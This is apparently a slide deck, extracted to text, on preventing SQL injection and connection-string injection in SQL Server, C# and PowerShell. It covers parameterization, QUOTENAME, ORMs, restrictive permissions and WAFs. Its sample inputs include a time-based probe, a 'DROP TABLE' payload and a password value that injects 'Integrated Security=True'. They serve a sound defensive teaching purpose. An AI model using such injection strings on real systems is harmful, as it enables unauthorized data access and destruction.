
# exploiting signed procedures




# exploiting signed procedures



# exploiting signed procedures



# exploiting signed procedures





but wait, there's more:

connection string injection

# connection string injection



```
powershell  
$username = "daniel"  
$password = "Pa$$w0rd!"  
  
$connectionString = "Server=sql01.strd.co;Database=Prod_DB;User  
Id=$username;Password=$password;"
```



```
connection string  
Server=sql01.strd.co;Database=Prod_DB;User  
Id=daniel;Password=Pa$$w0rd!;
```

# connection string injection



```
powershell  
$username = "daniel"  
$password = "Pa$$w0rd!;Integrated Security=True"  
  
$connectionString = "Server=sql01.strd.co;Database=Prod_DB;User  
Id=$username;Password=$password;"
```



```
connection string  
Server=sql01.strd.co;Database=Prod_DB;User  
Id=daniel;Password=Pa$$w0rd!;Integrated Security=True;
```

## '-- mitigations

- Parameterizing inputs
- Manually sanitizing inputs
- Using an ORM
- Using stored procedures
- Restrictive permissions
- Disabling error messages on web sites
- Web application firewalls (WAF)
- Rate-limit your web app or API





# mitigations

## parameterizing inputs

```
c#  
string query = "SELECT id, firstName, lastName FROM dbo.Users  
WHERE email = @Email";  
  
SqlCommand command = new SqlCommand(query, connection);  
  
command.Parameters.Add(  
    new SqlParameter("@Email", SqlDbType.NVarChar, 255) {  
        Value = email  
    }  
);
```





# mitigations

## parameterizing dynamic t-sql

```
sql
SET @sql=N'
UPDATE dbo.Users
SET firstName=@first, lastName=@last
WHERE email=@email;'

EXECUTE sys.sp_executesql
@sql,
@params = N'@first nvarchar(100), @last nvarchar(100), @email varchar(255)',
@first = @new_firstname,
@last = @new_lastname,
@email = @email;
```





# mitigations

## use an ORM

using parameterized SQL  
(EF Core 2.0+)

C#

```
var email = "daniel@strd.co";
var users = context.Users
    .FromSqlInterpolated($"SELECT id, firstName, lastName FROM
dbo.Users WHERE email = {email}")
    .ToList();
```

using DbSet.SqlQuery  
(EF6+)

C#

```
var email = "daniel@strd.co";
var users = context.Users
    .SqlQuery("SELECT id, firstName, lastName FROM dbo.Users
WHERE email = @p0", email)
    .ToList();
```





# mitigations

## sanitizing dynamic sql

ID	Source_object	Dest_object	Dependency	TimestampColumn
1	Staging.Currencies	dbo.Currencies	NULL	Updated
2	Staging.CurrencyRates	dbo.Fx_Rates	1	Updated
3	Staging.Contracts	dbo.Contracts	2	Updated

```
sql
SELECT TOP (1) @sql='
    INSERT INTO '+Dest_object+
    ' SELECT * FROM '+Source_object+
    ' WHERE '+QUOTENAME(TimestampColumn)+ '>' +
    ' (SELECT MAX('+QUOTENAME(TimestampColumn)+')) FROM
    '+Dest_object+');'
FROM Metadata.ETL_flows;

EXEC(@sql);
```



```
sql
INSERT INTO dbo.Currencies
SELECT * FROM Staging.Currencies
WHERE [Updated]>(SELECT MAX([Updated]) FROM dbo.Currencies);
```



# mitigations

## sanitizing dynamic sql

I ❤️ QUOTENAME()

sql

```
SELECT QUOTENAME('hello');
SELECT QUOTENAME('object', '[');
SELECT QUOTENAME('quote', '"');
SELECT QUOTENAME('apostrophe', ''');
```



```
[hello]
[object]
"quote"
'apostrophe'
```



# mitigations

## sanitizing dynamic sql

- OBJECT\_ID() returns the unique id of a table/view/etc.
- OBJECT\_NAME() returns the name of an object.
- OBJECT\_SCHEMA\_NAME returns the name of the schema of an object.
- QUOTENAME quotes (and sanitizes) a string.

sql

```
-- DECLARE @Source_object nvarchar(100)='Staging.Currencies';  
  
SELECT  
    QUOTENAME(OBJECT_SCHEMA_NAME(OBJECT_ID(@Source_object)))+  
    N'.'+  
    QUOTENAME(OBJECT_NAME(OBJECT_ID(@Source_object)));
```



[Staging].[Currencies]





# mitigations

## sanitizing inputs

powershell

```
$email = "daniel@strd.co'; IF (SUSER_NAME()='sa') WAITFOR DELAY  
'00:00:01'; --"  
  
$email_escaped = $email -replace "'", ""  
  
$sqlQuery = @"  
SELECT id, firstName, lastName  
FROM dbo.Users  
WHERE email='$email_escaped';  
"@
```



sql

```
SELECT id, firstName, lastName  
FROM dbo.Users  
WHERE email='daniel@strd.co''; IF (SUSER_NAME()='sa') WAITFOR  
DELAY '00:00:01'; --';
```



# mitigations

## using variables with Invoke-Sqlcmd?

```
powershell  
$email = "daniel@strd.co'; IF (SUSER_NAME()='sa') WAITFOR DELAY  
'00:00:01'; --"  
  
$sqlQuery = @"  
SELECT id, firstName, lastName  
FROM dbo.Users  
WHERE email=`$(email_addr);  
"@  
  
Invoke-Sqlcmd `br/>    "-Query $sqlQuery `br/>    "-Variable "email_addr=$email"
```





# mitigations

## using variables with Invoke-Sqlcmd?

powershell

```
$email = "daniel@strd.co'; IF (SUSER_NAME()='sa') WAITFOR DELAY  
'00:00:01'; --"  
  
$sqlQuery = @"  
SELECT id, firstName, lastName  
FROM dbo.Users  
WHERE email= $($email_addr);  
"@  
  
Invoke-Sqlcmd `br/>    -Query $sqlQuery `br/>    -Variable "email_addr=$email"
```



sql

```
SELECT id, firstName, lastName  
FROM dbo.Users  
WHERE email='daniel@strd.co'; IF (SUSER_NAME()='sa') WAITFOR  
DELAY '00:00:01'; --';
```





# mitigations

## using variables with Invoke-Sqlcmd?

powershell

```
$email = "daniel@strd.co'; IF (SUSER_NAME()='sa') WAITFOR DELAY  
'00:00:01'; --"  
  
$sqlQuery = @"  
SELECT id, firstName, lastName  
FROM dbo.Users  
WHERE email=`$(email_addr);  
"@  
  
Invoke-Sqlcmd `br/>    -Query $sqlQuery `br/>    -Variable "email_addr=$email"
```



The -Variable switch is not parameterization

sql

```
SELECT id, firstName, lastName  
FROM dbo.Users  
WHERE email='daniel@strd.co'; IF (SUSER_NAME()='sa') WAITFOR  
DELAY '00:00:01'; --';
```





# mitigations

## parameterizing inputs in dbatools

powershell

```
$email = "daniel@strd.co'; IF (SUSER_NAME()='sa') WAITFOR DELAY  
'00:00:01'; --"  
  
$params = @{  
    email_addr = $email  
}  
  
$sqlQuery = @"  
SELECT id, firstName, lastName  
FROM dbo.Users  
WHERE email=@email_addr;  
"@  
  
Invoke-DbaQuery `  
    ...  
    -Query $sqlQuery `  
    -SqlParameters $params
```





# mitigations

## sanitizing unquoted inputs

powershell

```
$id = "123; DROP TABLE dbo.Students--"  
  
$id_typed = [int]$id  
  
$sqlQuery = @"  
SELECT id, firstName, lastName  
FROM dbo.Users  
WHERE id=$id_typed;  
"@
```



```
InvalidArgumentException: Cannot convert value "123; DROP TABLE  
dbo.Students--" to type "System.Int32". Error: "The input string  
'123; DROP TABLE dbo.Students--' was not in a correct format."
```



# mitigations

## sanitizing inputs

- There are theorized highly advanced exploits, where you could use specially crafted unicode strings with multi-byte characters.
- This is the only realistic option for languages where no parameterization can be done, like PowerShell.





# mitigations

stored procedures with  
restrictive permissions

- Only grant the application account EXECUTE permissions on stored procedures
- Do not grant SELECT, UPDATE, INSERT or DELETE

 This is not a sufficient mitigation on its own, but a good defense-in-depth strategy when combined with other mitigations.





# mitigations

stored procedures with  
restrictive permissions

- If you're brave enough, actually denying access to the system DMVs would prevent enumeration of tables, views, etc, but this could affect your application.

This is not a sufficient mitigation on its own, but a good defense-in-depth strategy when combined with other mitigations.

sql

```
DENY SELECT ON SCHEMA::sys TO [databaseUser];
DENY SELECT ON SCHEMA::INFORMATION_SCHEMA TO [databaseUser];
```





# mitigations

## disabling web server error messages

- Not showing error messages on your web page makes it much harder for attackers to use error-based injections

 This is not a sufficient mitigation on its own, but a good defense-in-depth strategy when combined with other mitigations.





# mitigations

## web application firewalls

- A web application firewall (WAF) can detect sql injection patterns and block the client from running repetitive exploratory queries.

This is not a sufficient mitigation on its own, but a good defense-in-depth strategy when combined with other mitigations.





# mitigations

## rate limiting

- Timing-based attacks require *a lot* of http calls. Rate limiting your site may mitigate timing-based attacks, but is not a fully secure solution on its own.

 This is not a sufficient mitigation on its own, but a good defense-in-depth strategy when combined with other mitigations.





# mitigations

## sanitize connection strings

- Quote strings with apostrophes or double quotes
- Escape apostrophes/quotes accordingly

Not a very common vector, but relatively easy to mitigate.

```
Server=sql01.strd.co;Database=Prod_DB;User  
Id=daniel;Password=Pa$$w0rd!;Integrated Security=True;
```




```
Server="sql01.strd.co";Database="Prod_DB";User  
Id="daniel";Password="Pa$$w0rd!;Integrated Security=True";
```


connection string




## the "swiss cheese model"




# the "swiss cheese model"




# the "swiss cheese model"



